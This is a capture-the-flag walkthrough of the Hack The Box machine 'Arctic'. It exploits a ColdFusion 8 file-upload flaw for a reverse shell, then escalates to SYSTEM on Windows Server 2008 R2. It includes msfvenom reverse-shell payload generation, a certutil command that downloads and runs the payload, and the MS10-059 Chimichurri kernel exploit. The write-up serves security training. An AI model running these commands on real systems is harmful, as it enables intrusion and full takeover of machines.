


Welcome back hackers!! Today we will be doing another windows box named Arctic. Lets jump in:

Enumeration

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
8500/tcp	open	fntp?	
49154/tcp	open	msrpc	Microsoft Windows RPC

Just three ports are open. Two for rpc and one for fntp. I am not sure what fntp is but we will check that out. First lets enumerate port 8500, then we will come to rest of the ports.


Port 8500



Index of /

CFIDE/	dir	03/22/17	08:52	µµ
cfdocs/	dir	03/22/17	08:55	µµ

Navigating to port 8500 returns this landing site. Seriously, I had to wait for few minutes to wait for this to load up. I can see why the machine's rating is so low. I enumerated both the directories for a little while and I found a administrator login page in CFIDE/



We didn't have the option to change the username but we can try few common passwords like password and admin. If we type any password and submit, the masked characters became a long string after every password I tried to submit. Reading the source code of the page, it is written that on submit, hmac is calculated and sent to the server:

```
54
55
56
57 <form name="loginform" action="//CFIDE/administrator/enter.cfm" method="POST" onSubmit="cfadminPassword.value = hex_hmac_sha1(salt.value, hex_sha1(cfadminPassword.value));" >
58
59
60
61
62 <table>
```

I googled exploits related to Adobe ColdFusion 8 and luckily the first result was from exploitdb about an RCE vulnerability present in this version.

Exploit: <https://www.exploit-db.com/exploits/50057>

Reading the exploit code, I found that there is a file upload vulnerability in upload.cfm page:

```
# Create a request
request = urllib.request.Request(f'http://{rhost}:{rport}/CFIDE/scripts/ajax/FCKEditor/editor/filemanager/connectors/cfm/upload.cfm?Command=FileUpload&Type=File&CurrentFolder=/{filename}.jsp%00', data=data)
request.add_header('Content-type', form.get_content_type())
request.add_header('Content-length', len(data))

# Print the request
```

Lets change the required values in the exploit code.

Exploitation

Copy the exploit code, change the lhost, rhost in the script and fire it off using python3. Open up netcat listener and within few seconds, you will have the low level shell.

```
(root@kali)-[/home/rishabh/HTB/Windows/Arctic]
# python3 exploit.py

Generating a payload ...
Payload size: 1497 bytes
Saved as: 945ee9ad9bd84768ad53fe3caea1eb29.jsp

Printing request ...
Content-type: multipart/form-data; boundary=abb83c072f834a1497b5fb554de039f8
Content-length: 1698

--abb83c072f834a1497b5fb554de039f8
Content-Disposition: form-data; name="newfile"; filename="945ee9ad9bd84768ad5
Content-Type: text/plain
```

```
(root@kali)-[/home/rishabh/HTB/Windows/Arctic]
# rlwrap nc -nvlp 4444

Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.177.207.
Ncat: Connection from 10.129.177.207:49306.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.>

C:\> whoami
whoami
arctic\tolist
```

Privilege Escalation

At present we have a very unstable shell. Lets convert into a meterpreter payload. First generate a 64bit meterpreter payload using msfvenom.

```
(root@kali)-[/home/rishabh/HTB/Windows/Arctic]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=5555 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Next, open msfconsole, use multi handler, set the same payload as the one you have generated and enter run:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.10:5555
```


You just have to set the lhost and lport. Last step is, you have to transfer the payload to the victim. You can use certutil to achieve this:

```
certutil -urlcache -f http://10.10.10.10:8009/shell.exe shell.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
```

Execute it and you will receive the connection back:

```
msf6 exploit(multi/handler) > [*] Sending stage (200262 bytes) to 10.129.177.207
[*] Meterpreter session 1 opened (10.10.10.10:5555 -> 10.129.177.207:49343) at 2021-12-28 16:02:50 -0500

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: ARCTIC\tolis
meterpreter > 
```

I dropped into cmd shell and ran systeminfo first:

```
systeminfo

Host Name:                ARCTIC
OS Name:                  Microsoft Windows Server 2008 R2 Standard Edition
OS Version:               6.1.7600 N/A Build 7600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                55041-507-9857321-84451
Original Install Date:     22/3/2017, 11:09:45 ♦♦
System Boot Time:          30/12/2021, 6:19:07 ♦♦
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
```

You can see the OS version is quite old. There are high chances that this box is vulnerable to some kernel exploit. Let's copy the

systeminfo output, save it in a file and let's run windows-exploit-suggester to look for any kernel exploits.

```
(root@kali)-[/opt/Windows-Exploit-Suggester]
└─# python2 windows-exploit-suggester.py --database 2021-12-28-mssb.xls --systeminfo /home/rishabh/HTB/Windows/Arctic/systeminfo
[*] initiating wintsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*] http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*] http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Elevation of Privilege (981957) - Important
[M] MS10-061: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (2347290) - Critical
```

```

[E] MS10-059: Vulnerabilities in the Tracing Feature for
Services Could Allow Elevation of Privilege (982799) -
Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow
Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet
Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet
Explorer (976325) - Critical
[*] done

```

There are quite a lot of exploits which we can use to exploit the machine. Most of them are related to internet explorer which we aren't going to use. I went with MS10-059 first because I know that exploit works and I have used it in my previous engagements. You can download the binary from this link:

<https://github.com/egre55/windows-kernel-exploits/blob/master/MS10-059:%20Chimichurri/Compiled/Chimichurri.exe>

After downloading transfer the binary to the victim box:

```

meterpreter > upload /home/rishabh/Desktop/transfers/Chimichurri.exe .
[*] uploading : /home/rishabh/Desktop/transfers/Chimichurri.exe → .
[*] uploaded : /home/rishabh/Desktop/transfers/Chimichurri.exe → .\Chimichurri.exe
meterpreter > dir
Listing: C:\Users\tolis\Desktop

```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	784384	fil	2021-12-30 00:43:07 -0500	Chimichurri.exe
100666/rw-rw-rw-	282	fil	2017-03-22 15:00:08 -0400	desktop.ini
100777/rwxrwxrwx	252610	fil	2021-12-30 00:36:57 -0500	exploit.exe
100444/r--r--r--	32	fil	2017-03-22 15:01:15 -0400	user.txt

Drop into shell again, execute the binary by giving lhost and lport to send the reverse shell to. Open up netcat listener to receive the shell:

```

C:\Users\tolis\Desktop>.\Chimichurri.exe
.\Chimichurri.exe
/Chimichurri/→This exploit gives you a Local System shell <BR>/Chimichurri/→Usage: Chimichurri.exe ipaddress port
<BR>
C:\Users\tolis\Desktop>.\Chimichurri.exe 10.10.16.19 4242
.\Chimichurri.exe 10.10.16.19 4242
/Chimichurri/→This exploit gives you a Local System shell <BR>/Chimichurri/→Changing registry values ... <BR>/Chimi
churri/→Got SYSTEM token ... <BR>/Chimichurri/→Running reverse shell ... <BR>/Chimichurri/→Restoring default regist
ry values ... <BR>
C:\Users\tolis\Desktop>

```

```
(rootkali)-[/home/rishabh/Desktop/transfers]
# rlwrap nc -nvlp 4242
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4242
Ncat: Listening on 0.0.0.0:4242
Ncat: Connection from 10.129.177.207.
Ncat: Connection from 10.129.177.207:49611.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Run whoami and you will see that you are now NT Authority/System. You now have full access to the machine. Cheers!!